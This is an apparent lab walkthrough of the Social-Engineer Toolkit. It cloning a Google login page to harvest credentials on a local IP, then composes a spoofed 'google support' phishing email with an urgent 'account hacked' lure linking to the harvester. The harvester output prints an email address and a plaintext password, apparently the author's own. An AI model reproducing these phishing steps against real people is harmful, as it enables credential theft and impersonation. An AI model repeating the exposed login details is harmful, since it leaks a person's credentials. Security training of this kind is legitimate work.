set:webattack>3
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:

**** Important Information ****


For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:

    /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2
```




```
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=5JLckfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUfdldzBENhIfVWsxSTdNLW9MdThibW17MFQzVUZFc1BBaURuWmLRsQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=ls0
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=gollenarrushwanth.20bcn7163@vitap.ac.in
POSSIBLE PASSWORD FIELD FOUND: Passwd=Rush#2002
PARAM: signIn=Sign-in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules
- 99) Return back to the main menu.

```
set> 5
```

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

```
set:mailer>1
```

```
set:phishing> Send email to:gollenarrushwanth.20bcn7163@vitap.ac.in
```

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

```
set:phishing>1
```

```
set:phishing> Your gmail email address:gollenarushwanth80@gmail.com
```

```
set:phishing> The FROM NAME the user will see:google support
```

```
Email password:
```

```
set:phishing> Flag this message/s as high priority? [yes/no]:yes
```

```
Do you want to attach a file - [y/n]: n
```

```
Do you want to attach an inline file - [y/n]: n
```

```
set:phishing> Email subject:youe google account has been hacked
```

```
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
```

```
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
```

```
set:phishing> Enter the body of the message, type END (capitals) when finished:Hello Rushwanth
```

```
Next line of the body: your account has been hacked,
```

```
Next line of the body: kindly change the password using the link below
```

```
Next line of the body: http://10.0.2.15/
```

```
Next line of the body: END
```



Gollena Rushwanth 4:47 pm

to me ▾



Hello Rushwanth,
Your account has been hacked,kindly change the password
using below link.
<http://10.0.2.15/>